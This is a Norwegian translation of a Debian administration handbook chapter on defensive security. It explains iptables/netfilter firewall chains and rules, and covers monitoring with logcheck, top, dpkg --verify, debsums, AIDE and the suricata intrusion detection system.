I de fleste tilfeller kan informasjonssystemet segmenteres i konsistente og stort sett uavhengige subsett. Hvert subsystem vil ha sine egne krav og begrensninger, så risikovurderingen og utformingen av sikkerhetsopplegget bør gjøres separat for hvert subsystem. Et godt prinsipp å huske på er at en kort og veldefinert forsvarslinje er enklere å forsøre enn en lang og buktende en. Nettverksorganisasjonen bør også utformes tilsvarende; sensitive tjenester bør konsentreres på et lite antall maskiner, og disse maskinene bør bare være tilgjengelige via et minimalt antall innfallsporter; beskytting av disse innfallsportene vil være enklere enn å beskytte alle de sensitive maskinene mot den store utenomverdenen. Det er her nettverksfiltrering (inkludert brannmurer) kommer inn. Denne filtreringen kan implementeres med dedikert maskinvare, men en mulig enklere og mer fleksibel løsning er å bruke en programvarebrannmur, som den som er integrert i Linux-kjernen.

## 14.2. Brannmur eller pakkefiltrering

**DET GRUNNLEGGENDE****Brannmur**

En *brannmur* er et stykke datautstyr med maskinvare og/eller programvare som sorterer innkommende og utgående nettverkspakker (som kommer til eller fra et lokalt nettverk), og bare slipper gjennom dem som samsvarer med visse forhåndsbestemte betingelser.

En brannmur er en nettverksport for filtrering, og er bare effektiv på pakker som må gå gjennom den. Den kan derfor bare være effektiv når den eneste ruten for disse pakkene er gjennom brannmuren.

Mangelen på et standard oppsett (og «prosess, ikke produkt»-mottoet) forklarer mangelen av en nøkkelferdig løsning. Det fins derimot verktøy som gjør det enklere å sette opp *netfilter*-brannmuren, med en grafisk representasjon av filterreglene. `fwbuilder` er utvilsomt blant de beste av dem.

SPESIFIKT TILFELLE	
<b>Lokal brannmur</b>	En brannmur kan begrenses til en bestemt maskin (til forskjell fra et helt nettverk), i så fall for å filtrere eller begrense adgang til noen tjenester, eller muligens hindre utgående forbindelser fra ondsinnede programmer som brukeren kunne, med vilje eller ei, ha installert.

Linux-kjernen inneholder *netfilter*-brannmuren. Den kan kontrolleres fra brukerrommet med kommandoene `iptables` og `ip6tables`. Forskjellen mellom disse er at den første betjener IPv4-nettverket, mens den siste betjener IPv6. Siden begge nettverksprotokollene sannsynligvis vil fortsette å eksistere i årevis, vil begge verktøyene måtte brukes i parallel.

#### 14.2.1. Oppførselen til netfilter

*netfilter* bruker fire forskjellige tabeller for regler om tre typer pakkeoperasjoner:

- filter for filterregler (akseptere, nekte, ignorere en pakke)
- nat for oversetting av kilde- eller destinasjonsadresser og porter på pakker;
- mangle for andre endringer av IP-pakker (inkludert felt og opsjoner for ToS – *Type of Service*);
- raw tillater andre manuelle modifikasjoner av pakker før de når forbindelsessporingssystemet.


Hver tabell inneholder en liste av regler kalt *kjeder*. Brannmuren bruker standardkjelder til å håndtere pakker basert på predefinerte betingelser. Administratoren kan lage andre kjelder, som bare vil bli brukt når den refereres til av noen av standardkjedene (direkte eller indirekte).

filter tabellen har tre standardkjelder:

- INPUT: gjelder pakker der destinasjon er brannmuren selv;
- OUTPUT: gjelder pakker som er sendt ut fra brannmuren;
- FORWARD: gjelder pakker i transitt gjennom brannmuren (som verken er kilden eller destinasjon deres).

Tabellen nat har også tre standardkjelder:

- PREROUTING: å endre pakker så snart de ankommer;
- POSTROUTING: å modifisere pakker når de er klare til utsendelse;
- OUTPUT: å modifisere pakker som genereres av selve brannmuren.



**Figur 14.1** Hvordan netfilter-kjeder påkalles

Hver kjede er en liste med regler; hver regel er et sett av betingelser og en handling som skal utføres når vilkårene er oppfylt. Ved behandling av en pakke, skanner brannmur den riktige kjeden, en regel etter den andre; når vilkårene for en regel er oppfylt, «hopper» det (derav -j-alternativet i kommandoene) til det angitte tiltak for å fortsette prosessen. De vanligste handlingene er standardisert, med foreliggende øremerkede handlinger. Å ta én av disse standardhandlingene forstyrrer prosessen for kjeden, fordi pakkens skjebne allerede er fastsatt (bortsett fra unntaket som er nevnt nedenfor):

**DET GRUNNLEGGENDE**

**ICMP** ICMP (*Internet Control Message Protocol*) er protokollen som brukes til å overføre utfyllende informasjon om kommunikasjon. Den tillater å teste nettverkstilkobling med ping-kommandoen (som sender et ICMP *echo request*-budskap, som det er ment at mottakeren skal svare med et ICMP *echo reply*-budskap). Det signaliserer at en brannmur avviser en pakke, indikerer at en mottaksbuffer er overfylt, foreslår en bedre rute for de neste pakkene i forbindelsen, og så videre. Denne protokollen er definert i flere RFC-dokumenter; de opprinnelige RFC777 og RFC792 ble snart fullført og utvidet.

- <http://www.faqs.org/rfcs/rfc777.html>
- <http://www.faqs.org/rfcs/rfc792.html>

For referanse: En mottaksbuffer er en liten minnesone som lagrer data fra den tiden den kommer fra nettverket, og til den tid kjernen håndterer den. Hvis denne sonen er full, kan nye data ikke mottas, og ICMP signaliserer problemet, slik at senderen kan bremse ned sin overføringshastighet (som ideelt sett bør nå en likevekt etter en tid).

Merk at selv om et IPv4-nettverk kan fungere uten ICMP, er ICMPv6 strengt nødvendig for et IPv6-nettverk, siden det kombinerer flere funksjoner som var i IPv4-verdenen, spredt over ICMPv4, IGMP (*Internet Group Membership Protocol*) og ARP (*Address Resolution Protocol*). ICMPv6 er definert i RFC4443.

- <http://www.faqs.org/rfcs/rfc4443.html>

- ACCEPT: tillater pakken å fortsette på sin vei;

- REJECT: avviser pakken med en ICMP-feilpakke (--reject-with *type*-valget til `iptables` tillater å velge typen feil);
- DROP: slette (ignorere) pakken;
- LOG: logg (via `syslogd`) en melding med en beskrivelse av pakken. Merk at denne handlingen ikke avbryter prosessen, og kjøringen av kjeden fortsetter med den neste regelen, som er grunnen til at logging av avslåtte pakker krever både en LOG-regel og en REJECT/DROP-regel;
- ULOG: logger et budskap via `ulogd`, som kan tilpasses bedre og mer effektivt enn `syslogd` for håndtering av et stort antall meldinger. Merk at denne handlingen, slik som LOG, også returnerer prosessen til den neste regelen i påkallingskjeden;
- *kjede\_navn*: hopper til den gitte kjeden og evaluerer dens regler,
- RETURN: avbryter prosessen til den gjeldende kjeden, og går tilbake til den anropende kjeden; i tilfelle den aktuelle kjeden er standard, er det ingen påkallingskjede, slik at standardhandlingen (definert med -P-valget til `iptables`) kjøres i stedet;
- SNAT (bare i nat-tabellen): bruk *kilde-NAT* (ekstra argumenter beskriver nøyaktig de endringene som skal brukes);
- DNAT (bare i nat-tabellen): bruk *endestasjon-NAT* (ekstra argumenter beskriver nøyaktig de endringene som skal brukes);
- MASQUERADE (bare i nat-tabellen): bruk *maske (masquerading)* (et spesialtilfelle av *Source NAT (kilde NAT)*);
- REDIRECT (bare i nat-tabellen): å omdirigere en pakke til en gitt port i brannmuren selv. Denne kan brukes til å sette opp en gjennomsiktig nettmellomtjener som fungerer uten oppsett på klientsiden, siden klienten tror den kobles til mottakeren, mens kommunikasjonen faktisk går gjennom mellomtjeneren.

Andre handlinger, spesielt dem som gjelder `mangle`-tabellen, er utenfor formålet med teksten her. `iptables(8)` og `ip6tables(8)` har en omfattende liste.

#### 14.2.2. Syntaksen til `iptables` og `ip6tables`

Kommandoene `iptables` og `ip6tables` kan håndtere tabeller, kjeder og regler. Alternativet deres `-t tabell` indikerer hvilken tabell en kan operere fra (som standard filter).

#### *Kommandoer*

`-N kjede`-valget lager en ny kjede. `-X kjede` sletter en tom eller ubrukt kjede. `-A kjede regel` legger til en regel ved slutten av en gitt kjede. `-I kjede regel_nummer regel`-valget setter inn en regel før regelnummeret `regel_nummer`. `-D kjede regel_nummer` (eller `-D kjede regel`)-valget sletter en regel i en kjede; den første syntaksen identifiserer regelen som skal slettet ut fra nummeret den har. `-F kjede`-alternativet tømmer en kjede (sletter alle dens regler); hvis ingen kjede er

nevnt, er alle reglene i tabellen slettet. -L *kjede*-valget lister reglene i kjeden. Til slutt, -P *kjede handling*-valget definerer standardhandlingen, eller «policy», for en gitt kjede; Merk at bare standardkjeder kan ha en slik «policy».

## Regler

Hver regel er uttrykt som *forhold -j handling handlings\_alternativer*. Hvis flere betingelser er beskrevet i den samme regelen, da er kriteriet forbindelsen mellom betingelsene (logisk og), som er minst like restriktive som hver individuelle betingelse.

Betingelsen -p *protokoll* samsvarer med protokollfeltet i IP-pakken. De vanligste verdiene er tcp, udp, icmp, og icmpv6. Å forhåndsinnstille betingelsen med et utropstegn som benekter betingelsen, som deretter blir en oppgave for «noen pakker med en annen protokoll enn den spesifiserte». Denne negasjonsmekanismen er ikke spesiell for -p-alternativet, og det kan brukes på alle andre forhold også.

-s *adresse* eller -s *nettverk/maske*-betingelsen samsvarer med pakkens kildeadresse. Tilsvarende, -d *adresse* eller -d *nettverk/maske* samsvarer med måladressen.

Betingelsen -i *grensesnitt* velger pakker som kommer inn fra et bestemt nettverksgrensesnitt. -o *grensesnitt* velger pakker som går ut via et spesifikt grensesnitt.

Det er mer spesifikke betingelser, avhengig av de generelle betingelser som er beskrevet ovenfor. For eksempel kan -p tcp-betingelsen kompletteres med betingelser i TCP-portene, med klausuler som --source-port *port* og --destination-port *port*.

Betingelsen --state *tilstand (status)* samsvarer med tilstanden til en pakke i en forbindelse (dette krever kjernemodulen *ipt\_conntrack* for koblingssporing). NEW-tilstanden beskriver en pakke som starter en ny forbindelse; ESTABLISHED samsvarer med pakker som tilhører en allerede eksisterende kobling, og RELATED samsvarer med pakker som initierer en ny tilkobling knyttet til en eksisterende (som er nyttig for ftp-data-forbindelsene i FTP-protokollens «aktivmodus»).

Den forrige seksjonen viser tilgjengelige handlinger, men ikke de respektive alternativene. LOG-handlingen har for eksempel de følgende valgene:

- --log-level, med standardverdi warning, indikerer alvorlighetsgraden *syslog*;
- --log-prefix tillater å spesifisere en tekst-forstavelse for å skille mellom loggede meldinger;
- --log-tcp-sequence, --log-tcp-options og --log-ip-options indikerer ekstra data som skal integreres i meldingen: henholdsvis TCP-sekvensnummer, TCP-alternativer, og IP-alternativer.

DNAT-handlingen gir --to-destination *adresse:port* valget for å indikere den nye destinasjonens IP-adresse og/eller port. Tilsvarende, SNAT gir --to-source *adresse:port* for å indikere den nye kildens IP-adresse og/eller port.

REDIRECT-handlingen (bare hvis NAT er tilgjengelig) gir --to-ports *port(er)* valget for å angi porten, eller portområdet, dit pakkene skal omdirigeres.

### 14.2.3. Å lage regler

Hver regeletablering krever bruk av `iptables`/`ip6tables`. Å skrive disse kommandoene manuelt kan være kjedelig, så anropene lagres vanligvis i et skript slik at det samme oppsettet blir satt opp automatisk hver gang maskinen starter. Dette skriptet kan skrives for hånd, men det kan også være interessant å forberede det med et høynivå verktøy som `fwbuilder`.


```
# apt install fwbuilder
```

Prinsippet er enkelt. I det første trinnet må man beskrive alle elementene som involveres i selve reglene:

- brannmuren selv, med sine nettverksgrensesnitt;
- nettverkene, med sine tilhørende IP-serier;
- tjenerne;
- portene som tilhører de tjenestene som ligger på tjenerne.

Reglene blir deretter laget med enkle dra-og-slipp-handlinger på objektene. Noen kontekstmenyer kan endre betingen (nekte den, for eksempel). Deretter må handlingen velges og settes opp.

Såvidt det gjelder IPv6, kan man enten lage to forskjellige regelsett for IPv4 og IPv6, eller bare lage ett, og la `fwbuilder` oversette reglene ifølge de adressene som er tildelt stedene.



Figur 14.2 Fwbuilders hovedvindu

`fwbuilder` kan deretter generere et skript som setter opp brannmuren etter de regler som er angitt. Dens modulære arkitektur gir det muligheten til å generere skript rettet mot ulike systemer: `iptables` for Linux, `ipf` for FreeBSD, og `pf` for OpenBSD.

#### 14.2.4. Å installere reglene ved hver oppstart

I andre tilfeller er den anbefalte måten å registrere skriptet i et up-direktiv av `/etc/network/interfaces`-fil. I det følgende eksemplet er skriptet lagret under `/usr/local/etc/arrakis.fw`.

**Eksempel 14.1** `interfaces`-fil (grensesnittsfil) som påkaller et brannmursskript

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

Dette forutsetter selvsagt at du bruker `ifupdown` til å sette opp nettverksgrensesnittet. Hvis du bruker noe annet (som `NetworkManager` eller `systemd-networkd`), henvis deretter til deres respektive dokumentasjon for å finne ut måter til å kjøre et skript, etter at grensesnittet har blitt tatt opp.

### 14.3. Overvåking: Forebygging, avdekking, avskrekking

Overvåking er en integrert del av ethvert sikkerhetsopplegg av flere grunner. Blant dem er at målet om sikkerhet vanligvis ikke er begrenset til å garantere datakonfidensialitet, men det inkluderer også å sikre tjenestenes tilgjengelighet. Det er derfor viktig å sjekke at alt fungerer som forventet, og å i tide oppdage avvikende atferd eller endring i kvaliteten på tjenesten(e) som blir levert. Å overvåke aktivitet kan bidra til å oppdage innstregningsforsøk, og muliggjøre en rask reaksjon før de forårsaker alvorlige konsekvenser. Denne delen vurderer noen verktøy som kan brukes til å overvåke flere aspekter av et Debian-systemet. Som sådan, fullfører den del 12.4, «[Overvåking](#)» side 349.

#### 14.3.1. Å overvåke logger med logcheck

Programmet `logcheck` overvåker loggfiler som standard hver time. Det sender uvanlige loggmeldinger i e-post til administratoren for videre analyse.

Listen over overvåkede filer lagres i `/etc/logcheck/logcheck.logfiles`; standardverdiene fungerer fint hvis `/etc/rsyslog.conf`-filen ikke har blitt fullstendig overholt.

`logcheck` kan arbeide i en av tre mer eller mindre detaljerte modi: *paranoid*, *server* og *arbeidsstasjon*. Den første er *veldig* ordrik, og bør nok være begrenset til bestemte tjenere slike som brannmurer. Den andre (og standard) modus anbefales for de fleste tjenere. Den siste er beregnet for arbeidsstasjoner, og er mer finslipt (den filtrerer ut flere meldinger).

I alle tre tilfelle bør nok `logcheck` være tilpasset for å utelukke noen ekstra meldinger (avhengig av installerte tjenester), med mindre admin virkelig hver time ønsker å motta grupper av lange uinteressante e-poster. Siden utvalgsmekanismen for meldinger er ganske komplisert, er filen `/usr/share/doc/logcheck-database/README.logcheck-database.gz` anbfalt lesning, men utfordrende.

De anvendte reglene kan deles inn i flere typer:

- de som kvalifiserer en melding som et inntrengningsforsøk (lagret i en fil i `/etc/logcheck-cracking.d/-mappen`);
- de som avbryter slik kvalifisering (`/etc/logcheck-cracking.ignore.d/`);
- de som klassifiserer en melding som en sikkerhetsadvarsel (`/etc/logcheck-violations.d/`);
- de som avbryter denne klassifisering (`/etc/logcheck-violations.ignore.d/`);
- til slutt, de som anvendes til de gjenstående budskapene (ansett som *systemhendelser*).

#### VÆR VAR SOM Å ignorere et budskap

Alle meldinger merket som et inntrengningsforsøk eller en sikkerhetsadvarsel (etter en regel lagret i en `/etc/logcheck-violations.d/myfile`-fil), kan bare ignoreres med en regel i en `/etc/logcheck-violations.ignore.d/myfile` eller `/etc/logcheck-violations.ignore.d/myfile-forlengelse`-fil.

En systemhendelse signaliseres alltid, med mindre en regel i en av `/etc/logcheck/ignore.d.{paranoid,server,workstation}`-mappene fastslår at handlingen skal ignoreres. Det er selv-følgelig at de eneste mapper som tas i betrakting, er de som tilsvarer et detaljnivået likt eller større enn den valgte driftsmodus.

### 14.3.2. Overvåkningsaktivitet

#### *I sanntid*

`top` er et interaktivt verktøy som viser en liste over kjørende prosesser. Standard sortering er basert på gjeldende mengde prosessorbruk, og aktiveres med P-tasten. Andre sorteringsrekkefølger inkluderer minnebruk (M-tasten), samlet prosessortid (T-tasten), og etter prosess-id (N-tasten). k-tasten lar en å stoppe en prosess ved å oppgi prosess-id. Tasten r lar en endre nice-verdi *renicing* på en prosess, som betyr å endre dens prioritet.

Når systemet ser ut til å være overbelastet, er `top` et flott verktøy for å se hvilke prosesser som konkurrerer om prosessortid, eller bruker for mye minne. Spesielt er det ofte interessant å sjekke om de prosesser som bruker ressurser samsvarer med reelle tjenester som maskinen er kjent

for å være vert for. En ukjent prosess som kjører som www-databruker skal virkelig være synlig og undersøkes, da den sannsynligvis er et tilfelle av at programvare er installert og kjørt på systemet via en sårbarhet i en nett-applikasjon.

`top` er et svært fleksibelt verktøy, og den tilhørende manual siden informerer om hvordan man tilpasser skjermen til personlige behov og vaner.

`gnome-system-monitor`-grafiske verktøy ligner `top`, og gir grovt sett de samme egenskapene.

## Historie

Prosessorbelastning, nettverkstrafikk og ledig diskplass er informasjon som stadig varierer. Å beholde en historie med hvordan de endres er ofte nyttig for å bestemme nøyaktig hvordan datamaskinen brukes.

Det finnes mange øremerkede verktøy for denne oppgaven. De fleste kan hente data via SNMP (*Simple Network Management Protocol*) for å sentralisere denne informasjonen. En ekstra fordel er at dette gjør at henting av data fra nettverkselementer som kanskje ikke er datamaskiner med et generelt formål, som øremerkede nettverksrutere eller brytere.

Noe detaljert omhandler denne boken Munin (se del 12.4.1, «Oppsett av Munin» side 350) som en del av Kapittel 12: “Avansert administrasjon” side 306. Debian leverer også et lignende verktøy, *cacti*. Utplasseringen er litt mer komplisert, siden det kun er basert på SNMP. Til tross for et nettgrensesnitt, kreves det litt innsats å få tak på begrepene som inngår i oppsettet. Å lese HTML-dokumentasjon (`/usr/share/doc/cacti/html/index.html`) må betraktes som en forutsetning.

ALTERNATIV	
<code>mrtg</code>	<p><code>mrtg</code> (i pakken med tilsvarende navn) er et eldre verktøy. Til tross for noen grove kanter, kan det samle historiske data og vise dem som grafer. Det inkluderer en rekke skript øremerket til å samle de mest overvåkede data som prosessorbelastning, nettverkstrafikk, nettsidetreff, og så videre.</p> <p>Pakkene <code>mrtg-contrib</code> og <code>mrtgutils</code> inneholder eksempleskripter som kan brukes direkte.</p>

### 14.3.3. Å finne endringer

Når systemet er installert og satt opp, og sikkerhetsoppgraderinger oppdatert, er det vanligvis ingen grunn til å utvikle videre de fleste filer og kataloger, data unntatt. Det er derfor interessant å sørge for at filene faktisk ikke endres: Alle uventede endringer vil det derfor være verdt å undersøke. Denne delen presenterer noen verktøy som er i stand til å overvåke filer, og advare administratoren når en uventet endring skjer (eller rett og slett for å liste slike endringer).

## Gjennomgå pakker med dpkg --verify

### FOR VIDEREKOMMENDE

#### Å beskytte mot oppstrømsforandringer

dpkg --verify er nyttig for å oppdage endringer i filer som kommer fra en Debian-pakke, men vil være ubruklig hvis pakken selv er kompromittert, for eksempel hvis Debian-speilet er komrompittert. Å beskytte mot denne typen angrep omfatter å bruke APTs digitale system for signaturverifikasiing (se del 6.5, «[Sjekking av pakkeautensitet](#)» side 123), og passe på å bare installere pakker med en sertifisert opprinnelse.

dpkg --verify (eller dpkg -V) er et interessant verktøy, siden det tillater å finne hvilke installerte filer som har blitt endret (potensielt av en angriper), men dette bør tas med en klype salt. For å gjøre jobben sin er den avhengig av sjekkesummer lagret i dpkgs egen database lagret på harddisken (de kan finnes i `/var/lib/dpkg/info/pakke.md5sums`); Derfor vil en grundig angriper oppdatere disse filene slik at de inneholder de nye kontrollsummene for nedbrutte filer.

### DET GRUNNLEGGENDE

#### Fil fingeravtrykk

Som en påminnelse: Et fingeravtrykk er en verdi, ofte et tall (om enn i heksadesimal notasjon), som inneholder en slags signatur for innholdet i en fil. Denne signaturen er beregnet med en algoritme (MD5 eller SHA1 er godt kjente eksempler) som mer eller mindre garanterer at selv den minste endring i filinnholdet innebærer en endring i fingeravtrykket; kjent som skredeffekten («avalanche effect»). Dette gjør at et enkelt tallfestet fingeravtrykk tjener som en lakkmustest for å sjekke om innholdet i en fil har blitt endret. Disse algoritmene er ikke reverserbare; med andre ord, for de fleste, at man vet at et fingeravtrykk ikke tillater å finne tilbake til det tilhørende innholdet. Nye matematiske fremskritt ser ut til å svekke hvor absolutt disse prinsippene er, men det er ikke stilt spørsmålsteign ved bruken så langt, siden det å lage ulikt innhold ut fra samme fingeravtrykk fortsatt synes å være en ganske vanskelig oppgave.

Å kjøre dpkg -V vil bekrefte alle installerte pakker, og vil skrive ut en linje for hver fil med en sviktende test. Utgangsformatet er det samme som et fra rpm -V hvor hver figur betegner en test med noen spesifikke metadata. Dessverre dpkg lagrer ikke metadata som trengs for de fleste testene, og vil dermed gi spørsmålsteign for dem. Foreløpig kan bare sjekksumtesten leve en «5»-er på det tredje tegnet (når den feiler).

```
# dpkg -V  
??5?????? /lib/systemd/system/ssh.service  
??5?????? c /etc/libvirt/qemu/networks/default.xml  
??5?????? c /etc/lvm/lvm.conf  
??5?????? c /etc/salt/roster
```

I eksempelet ovenfor, rapporterer dpkg en endring i SSH-tjenestefil som administratoren har gjort i den pakkede filen i stedet for å bruke den hensiktsmessige `/etc/systemd/system/ssh.service`-overstyring (som ville bli lagret under `/etc` som alle oppsettsendringer skal). Den viser også flere oppsettsfiler (identifisert av «c»-bokstaven i det andre feltet) som er legitimt modifisert.

## Overvåkingspakker: debsums og dens grenser

debsums er stamfaren til dpkg -V, og er dermed stort sett foreldet. Den lider av de samme begrensningene som dpkg. Heldigvis, noen av begrensningene kan man komme rundt (mens dpkg ikke tilbyr tilsvarende work-arounds (muligheten)).

Siden dataene på disken ikke er å stole på, debsums tilbyr å gjøre sine undersøkelser på grunnlag av .deb-filer i stedet for å stole på dpkgs database. For å laste ned pålitelige .deb-filer for alle installerte pakker, kan vi stole på APTs klarerte nedlastingar. Denne operasjonen kan være treg og omstendelig, og bør derfor ikke ansees som en proaktiv teknikk som skal brukes på jevnlig basis.

```
# apt-get --reinstall -d install 'grep-status -e 'Status: install ok installed' -n -s
  ↳ Package'
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Merk at dette eksemplet bruker grep-status-kommandoen fra *dctrl-tools*-pakken, som ikke er installert som standard.

## Å overvåke filer: AIDE

AIDE-verktøyet (*Advanced Intrusion Detection Environment*) kan sjekke filens integritet, og oppdager alle endringer opp mot et tidligere innspilt bilde av systemet. Dette bildet er lagret som en database (/var/lib/aide/aide.db) som inneholder relevant informasjon om alle filene i systemet (fingeravtrykk, tillatelser, tidsstempler, og så videre). Denne databasen blir først initialisert med aideinit; og er så brukt daglig (med /etc/cron.daily/aide-skriptet) for å kontrollere om ingenting relevant er endret. Når det oppdages endringer, registrerer AIDE dem i loggfiler (/var/log/aide/\*.log), og sender sine funn til administratoren med e-post.

### I PRAKISI

#### Å beskytte databasen

Ettersom AIDE bruker en lokal database for å sammenligne tilstanden til filene, er gyldigheten av resultatene direkte knyttet til databasens gyldighet. Hvis en angriper får rot-rettigheter til et kompromittert system, vil denne være i stand til å skifte ut databasen og dekke sine spor. En mulig løsning ville være å lagre referansedata på skrivebeskyttede lagringsmedier.

Mange valg i /etc/default/aide kan bli brukt til å justere handlingene til aide-pakken. AIDE-oppsettet er lagret i /etc/aide/aide.conf og /etc/aide/aide.conf.d/ (disse filene er faktisk bare brukt av update-aide.conf for å generere /var/lib/aide/aide.conf autogenerated). Oppsett indikerer hvilke egenskaper ved hvilke filer som må sjekkes. For eksempel kan innholdet i loggfiler endres rutinemessig, og slike endringer kan ignoreres så lenge rettighetene til disse filene forblir de samme, men både innhold og tillatelser for kjørbare programmer må være konstante. Selv om de ikke er veldig kompliserte, er ikke oppsettssyntaksen helt intuitiv, og lese aide.conf(5)-manualside er derfor anbefalt.

En ny versjon av databasen genereres hver dag i `/var/lib/aide/aide.db.new`; hvis alle registrerte endringer var legitime, kan den brukes til å erstatte referansedatabasen.

ALTERNATIV

**Tripwire og Samhain**

Tripwire er veldig lik AIDE: Selv syntaksen til oppsettsfilen er nesten den samme. Hovedtillegget, levert fra *tripwire* er en mekanisme til å signere oppsettsfilen, slik at en angriper ikke kan få den til å peke til en annen versjon av referansedatabasen.

Samhain tilbyr også lignende funksjoner, samt noen funksjoner for å hjelpe til med å oppdage rootkit (se sidepanelet «[Pakkene checksecurity og chkrootkit/rkHunter](#)» side 392). Den kan også distribueres globalt i et nettverk, og registrere sine spor på en sentral tjener (med en signatur).

HURTIGVISNING

**Pakkene checksecurity og chkrootkit/rkHunter**

Den første av disse pakkene inneholder flere små skript som utfører grunnleggende kontroller på systemet (tomme passord, nye setuid-filer og så videre), og advarer administratoren hvis nødvendig. Til tross for sitt eksplisitte navn, bør en administrator ikke stole utelukkende på det for å være sikker på at et Linux-system er trygt.

Pakkene *chkrootkit* og *rkhunter* tillater at det sees etter om *rootkits* potensielt er installert i systemet. Som en påminnelse; disse er biter av programvare utviklet for å skjule kompromittering av et system, og samtidig å holde kontrollen over maskinen. Testene er ikke 100 % pålitelige, men de kan som regel trekke administratorens oppmerksomhet til potensielle problemer.

#### 14.3.4. Å avdekke innetrenging (IDS/NIDS)

DET GRUNNLEGGENDE

**Tjenestenektangrep**

Et «tjenestenektangrep» har bare ett mål: Å gjøre en tjeneste utilgjengelig. Enten et slikt angrep innebærer å overbelaste tjeneren med henvendelser eller utnytte en feil, er sluttresultatet det samme: tjenesten er ikke lenger i drift. Vanlige brukere er misfornøyd, og enhetens verstsoppgaver nettverkstjenesten rammes, leder et tap i omdømme (og muligens i inntekter, for eksempel hvis tjenesten var en e-handel).

Et slikt angrep er ofte «distribuert»: Dette innebærer vanligvis å overbelaste tjeneren med et stort antall henvendelser som kommer fra mange forskjellige kilder, slik at tjeneren blir ute av stand til å svare på legitime henvendelser. Disse typer angrep har fått kjente forkortelser: DDoS og DoS (avhengig av om tjenestenektangrepet er distribuert eller ikke).

**suricata** (i Debian-pakken med samme navn) er et NIDS - et *Network Intrusion Detection System*. Oppgaven er å lytte til nettverket, og prøve å oppdage infiltrasjonsforsøk og/ eller fiendtlige handlinger (inkludert tjenestenektangrep). Alle disse hendelsene blir logget i flere filer i `/var/log/suricata`. Det er tredjepartsverktøy (Kibana/logstash) som bedre kan søke igjennom alle innsamlede data.

- ➔ <http://suricata-ids.org>
- ➔ <https://www.elastic.co/products/kibana>

**Handlingsrom**

Effektiviteten til `suricata` er begrenset av trafikken som sees på det overvåkede nettverkgrensesnittet. Det vil åpenbart ikke være i stand til å oppdage noe, hvis det ikke kan observere den virkelige trafikken. Koblet til en nettverksvitsj, vil det derfor kun overvåke angrep mot maskinen det kjører på, som sannsynligvis ikke er intensjonen. Maskinens vertsoppgaver `suricata` bør derfor plugges til bryterens «speil»-port, som vanligvis er øremerket for kjedede brytere, og som derfor får all trafikk.

Å sette opp `suricata` innebærer å gjennomgå og redigere `/etc/suricata/suricata-debian.yaml`, som er veldig lang fordi hvert parameter er rikelig kommentert. Et minimalt oppsett krever beskrivelse av området med adresser som det lokale nettverket dekker (`HOME_NET`-parameter). I praksis betyr dette hele settet med mulige angrepsmål. Men å få det meste ut av den, krever å lese den i sin helhet, og tilpasse den til den lokale situasjonen.

På toppen av dette, må du også redigere `/etc/default/suricata` for å definere nettverkgrensesnittet som skal overvåke, og å aktivere init-skript (ved å sette `RUN=yes`). Du kan også ønske å sette `LISTENMODE=pcap` fordi standard `LISTENMODE=nfqueue` krever ytterligere oppsett for å fungere riktig (nettfilter brannmuren må settes opp til å videresende pakker til en brukerområde-kø som håndteres av `suricata` via NFQUEUE-målet).

For å oppdage feilaktig oppførsel trenger `suricata` et sett med overvåkingsregler: Du kan finne slike regler i `snort-rules-default`-pakken. `snort` er den historiske referansen i IDS-økosystemet, og `suricata` kan gjenbruke regler skrevet for den. Dessverre mangler denne pakken i *Debian Jessie*, og bør hentes fra en annen Debian-utgivelse som *Testing* eller *Unstable*.

Alternativt kan, `oinkmaster` (i pakken med samme navn) brukes til å laste ned Snort regelsett fra eksterne kilder.

